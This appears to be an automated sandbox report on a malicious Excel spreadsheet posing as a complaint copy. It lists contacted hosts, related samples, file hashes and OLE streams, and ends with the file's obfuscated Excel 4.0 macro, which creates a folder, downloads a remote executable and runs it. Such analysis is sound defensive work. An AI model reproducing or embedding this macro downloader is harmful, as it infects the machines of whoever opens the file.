http://https://dataservice.o365filtering.com/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://weather.service.msn.com/data.aspx	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://apis.live.net/v5.0/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://management.azure.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://outlook.office365.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://incidents.diagnostics.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/odc/insertmedia	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://api.office.net	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://entitlement.diagnostics.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://autodiscover-s.outlook.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://templatelogging.office.com/client/log	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://management.azure.com/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://ncus-000.contentsync.	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://devnull.onenote.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://messaging.office.com/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://augloop.office.com/v2	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://skyapi.live.net/Activity/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://dataservice.o365filtering.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://directory.services.	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows-ppe.net/common/oauth2/authorize	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://onedrive.live.com/embed?	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://augloop.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.253.212.59	unknown	Indonesia		58487	RUMAHWEB-AS-IDRumahwebIndonesiaCVID	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321328
Start date:	20.11.2020
Start time:	20:59:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-Copy_1984632811_11102020.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winXLS@1/6@1/1
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.109.76.6, 52.109.76.36, 52.109.76.34, 51.11.168.160, 52.255.188.83, 52.147.198.201, 2.18.68.82, 20.54.26.129, 205.185.216.42, 205.185.216.10, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.253.212.59	Complaint-Copy_1984632811_11102020.xls	Get hash	malicious	Browse	• int.boogieapparel.co.id/jvkuykqpn/4574557.png

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RUMAHWEB-AS-IDRumahwebIndonesiaCVID	Complaint-Copy_1984632811_11102020.xls	Get hash	malicious	Browse	• 103.253.212.59
	link.exe	Get hash	malicious	Browse	• 103.253.212.238
	41632852441.xls	Get hash	malicious	Browse	• 103.247.9.181
	41632852441.xls	Get hash	malicious	Browse	• 103.247.9.181
	4793764614.xls	Get hash	malicious	Browse	• 103.247.9.181
	41342317068.xls	Get hash	malicious	Browse	• 103.247.9.181
	4793764614.xls	Get hash	malicious	Browse	• 103.247.9.181
	41342317068.xls	Get hash	malicious	Browse	• 103.247.9.181
	http://https://farahcarpets.co.id/css/4tO8EFTAA6BpVIbXFlshLDT/	Get hash	malicious	Browse	• 103.247.10.240
	http://alifmedical.shop	Get hash	malicious	Browse	• 103.253.214.59
	e-statement 00800028.exe	Get hash	malicious	Browse	• 103.253.212.224
	Account Statement.exe	Get hash	malicious	Browse	• 103.253.212.224
	Standard Chartered.exe	Get hash	malicious	Browse	• 103.253.212.224
	linksco.exe	Get hash	malicious	Browse	• 103.253.212.238
	SecuriteInfo.com.Trojan.PWS.Siggen2.55747.31377.exe	Get hash	malicious	Browse	• 103.247.10.55
	Shipping documents .doc	Get hash	malicious	Browse	• 103.247.10.55
	linkercre.exe	Get hash	malicious	Browse	• 103.247.10.55
	cjwe.exe	Get hash	malicious	Browse	• 103.247.10.55
	Contract .doc	Get hash	malicious	Browse	• 103.247.8.223
	41508013809.xls	Get hash	malicious	Browse	• 103.247.9.181

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\514913CD-09DC-49EE-A35E-AC55604C79F5	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378353741237981
Encrypted:	false
SSDEEP:	1536:EcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:WmQ9DQW+zBX8u
MD5:	3FA1CBB26E3BAA5810D0B03A38C3F89B
SHA1:	45907A1ED79EA50B7B5C3D3E904AE2DD615EC181
SHA-256:	E3FCB82A29B4A7C5D6A18A4C072970D7AA3B98608471A856F09A6B52E0B4B52A
SHA-512:	4184292002DAA8433B1EFA0A6188BD9125F35C35FC258D356AF38DF0A3A294F66B5908D50ABF02B351F118E5FB134846F8DC3AAB29E966132FD2547855816C9A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-20T19:59:55">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\DE810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25869
Entropy (8bit):	7.554820357800133
Encrypted:	false
SSDEEP:	384:qcG9hUr/gcYZzIt6sF14lF6lmPMsO8aoVT0QNuzWKPq5br:q7coPzm6sH4f6lmPMsRW+u7q5br
MD5:	46BB2CE6536CCCFFB1694D9881B84D08
SHA1:	C63023690565FEE45BDE078FA79B6496E58E8B00
SHA-256:	1BB2A57A329C8984D28D9F7961E6198EC8C974449B569B5B6BB623B32D94C99D
SHA-512:	352B0D5D1E3736109EBBAAB8308E0A1A6D21CD65792FADB19C2EDE631BCABB472F7E7940E64FA600256185CE9F81119189A5BC117DB534BB64DC629A2465C3 1
Malicious:	false
Reputation:	low
Preview:	.UMO.1..W.?.|E...UU.....{.k._..H.=c'.....D.....y...kf|...z.....5#V..^i.....;.0.....Z..d.../..e..(.a.....Q.`.6>.....V$Z..!..~>.}.....)c....f....fA.+%S.Xu../S.L.`.....G...~6..... Y...1.AJ ..2..3.....Ys.....0.k...,.`....Y.0..}X....F....1.....|.O..7.A...kXH0Mq..BF.....^..`*.....?(__.....:.?HG.o.!.....Ob....H.~....7...)....<r.+.}.....5.....CE.%.....Ja.UO....opw....> ..... .]....4l.....a.)xp.....>y.....PK.....!...M.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-Copy_1984632811_11102020.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Sat Nov 21 03:59:57 2020, atime=Sat Nov 21 03:59:57 2020, length=45568, window=hide
Category:	dropped
Size (bytes):	2350
Entropy (8bit):	4.674928227762155
Encrypted:	false
SSDEEP:	24:88JU3RR2oozAyNS0oodDav7aB6my8JU3RR2oozAyNS0oodDav7aB6m:8TmooUGboocOB6pTmooUGboocOB6
MD5:	1B666D0450E950AA445D6640BBF061A3
SHA1:	6EABAACCBC222BE8314C5633E689A61F324989E9
SHA-256:	05744BA04F86006BC994B762EC0D8CB05C34E90021162470DF63C57CB8BBC773
SHA-512:	505DDF3D85FBB27B1C46262674EBE8FE45B3FF600236CD69D7E39C99D75C615074454E2CBDEF72F1CCE76B29A1B6ED96C00AF180D7C67475715787DA59D1F5
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...U.8.:.....(.....(.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..uQq'.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.uQq'.....S.....)..h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.uQq'.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....2.....uQx' .COMPLA~1.XLS..~.....>QuxuQx'....h.....,...C.o.m.p.l.a.i.n.t.-.C.o.p.y._.1.9.8.4.6.3.2.8.1.1._.1.1.1.0.2.0.2.0...x.l.s.....l.....-.....k. .....>.S.....C:\Users\user\Desktop\Complaint-Copy_1984632811_11102020.xls..=.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.C.o.p.y._.1.9.8.4.6.3.2.8.1.1._ .1.1.1.0.2.0.2.0...x.l.s.....:...,.LB.)...As...`.....X.....142233.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sat Nov 21 03:59:57 2020, atime=Sat Nov 21 03:59:57 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.645831755347703
Encrypted:	false
SSDEEP:	12:83OXUtquElPCH21QcU3iYw2+8+WrjAZ/2bDY1LC5Lu4t2Y+xIBjKZm:83CJU3OeAZiD187aB6m
MD5:	BB825BD8C4950022076C96E66E9929E5
SHA1:	381BA458E94D90726CFE5E6269221C831F5F0889
SHA-256:	F93A802E48051A816C4DBE3C68112A82D21D54F0BC981BEBBA5F9430D98EFF03
SHA-512:	351449737EEB85C7503B058362EE1B2AA01FAB4D926B29ADF242BF128F1AA5AF9CC9FD1BFD76E9CC31515BDDA433446188A572AF89E8B8446A72DFEDEACC40 09
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..}..(...}..(....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..uQq'.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.uQq'.....S.....)..h.a.r.d.z.....~.1.....uQ}'..Desktop.h.....Ny.uQ}'.....Y.....>.....v[.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....142233.....!a..%.H.VZAj...4.4.....- ..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD. .pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Size (bytes):	167
Entropy (8bit):	4.803672494509864
Encrypted:	false
SSDEEP:	3:oyBVomMYll9aL+1ll9aLmMYll9aLv:dj6YluZlugYluw
MD5:	FC7206BE6C7907B5BED8628BD33AEC0A
SHA1:	4807778236817026DB5C5B0A35BBA96EAEC5FF90
SHA-256:	4099AC5F3AD1D122B3240A9C14BAF156A48438D866637CC301EE39EC16B3D1BF
SHA-512:	3CFE6823EB7FCEC718B89D69285EB8C3B5FC036893B0162024E4387649CF9879A49FBA63C51B568B968D16D319CA39645E214283B2C26895132399C47F883CE2
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint-Copy_1984632811_11102020.xls.LNK=0..Complaint-Copy_1984632811_11102020.xls.LNK=0..[xls]..Complaint-Copy_1984632811_11102020.xls.LNK=0..

C:\Users\user\Desktop\8F810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	71338
Entropy (8bit):	6.185695729358845
Encrypted:	false
SSDEEP:	1536:7XcKoSsxz1PDZLDZjlbR868O8KL5L+WxEtjPOtioVjDGUU1qfDlaGGx+cL2QnAF/:7XcKoSsxzNDZLDZjlbR868O8KL5L+Wx7
MD5:	E8C8BBF9A84FDD9B26FC7D95CB627E92
SHA1:	96183C68B38D463F412204258A973974E00D23F1
SHA-256:	DC4CFBF44D46A5F83E8921A4B73655BC7269C96D96DA0FAF14B6E84FACAB0DFB
SHA-512:	8543E02E9C1D9FE179EB97BC1DF2493E71567BD0B72FB1D1381C09783EDD7F2A0AEDC6740925AC75A34F7DC44E9B1768F3C7FDF3CF75AB9A7EE2F692E092A4C
Malicious:	false
Reputation:	low
Preview:	........T8.....\.p.... B....a.....=.....=.....i..9J.8.....X. @.....".....1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....>.....f..C.a.l.i.b.r.i.1.....?.....f..C.a.l.i.b.r.i.1.....4.....f..C.a.l.i.b.r.i.1...,..8.....f..C.a.l.i.b.r.i.1.....8.....f..C.a.l.i.b.r.i.1.....8.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1...h...8.....f..C.a.m.b.r.i.a.1.....<.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....4.....f..C.a.l.i.b.r.i.1.....f..C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed Nov 11 08:23:49 2020, Security: 0
Entropy (8bit):	5.312075712679437
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-Copy_1984632811_11102020.xls
File size:	45568
MD5:	3923517a84aa5cda58fec80a26dfbfac
SHA1:	96339ae67e0634cabaefe3a9f13b0dd29f128781
SHA256:	5958d4456b39343d02e0a90b156112ff2f42ab2f94fb453f722b8c4f1f91b1c4
SHA512:	bbab71efef86a2798308e62eb1fc9c05c6605fa77a24396e872b92a87d5606945deca7a42911ce803133b00ac50ec8599f7768f2d406811329333cdaf71a74d2
SSDEEP:	768:nucKoSsxz1PDZLDZjlbR868O8KldzH3xz7uDphYHceXVhca+fMHLtyeGxcbB8OUk:nucKoSsxz1PDZLDZjlbR868O8KlVH3FH
File Content Preview:	.....>.....W.....V.....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint-Copy_1984632811_11102020.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-11 08:23:49
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.363455520341
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 1 . . . . 3 . . . . . L i v e . . . . 2 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b5 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.250004009968

General	
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 35753

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	35753
Entropy:	6.21957904962
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . 9 J . 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=REGISTER(Live!Y204,B684,Live!Y206,Live!Y207,,Live!Y208,Live!Y209)","=CONCATENATE(""C"",""reateDirectoryA"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=Volate(Live!Y210,Live!Y2
1)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=Volate(""C:\Gravity\Gravity2"",Live!Y211)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(Live!Z204,Live!Z205,Live!Z20
207,,Live!Z208,Live!Z209)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=DFGYUJTYGSRYHEDRTSDGS(0,A697&Live!A310&A696&Live!A300,""C:\Gravity\Gravity2\Fiksat.exe"",0,0)",,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(""zipfldr"",""RouteTheCall"",""JJCCJ"",""GFJVHYXDYHDTYHXDYHDTY"",,1,9)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=GFJVH
DTYHXDYHDTY(0,""calc"",""C:\Gravity\Gravity2\Fiksat.exe"",0)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
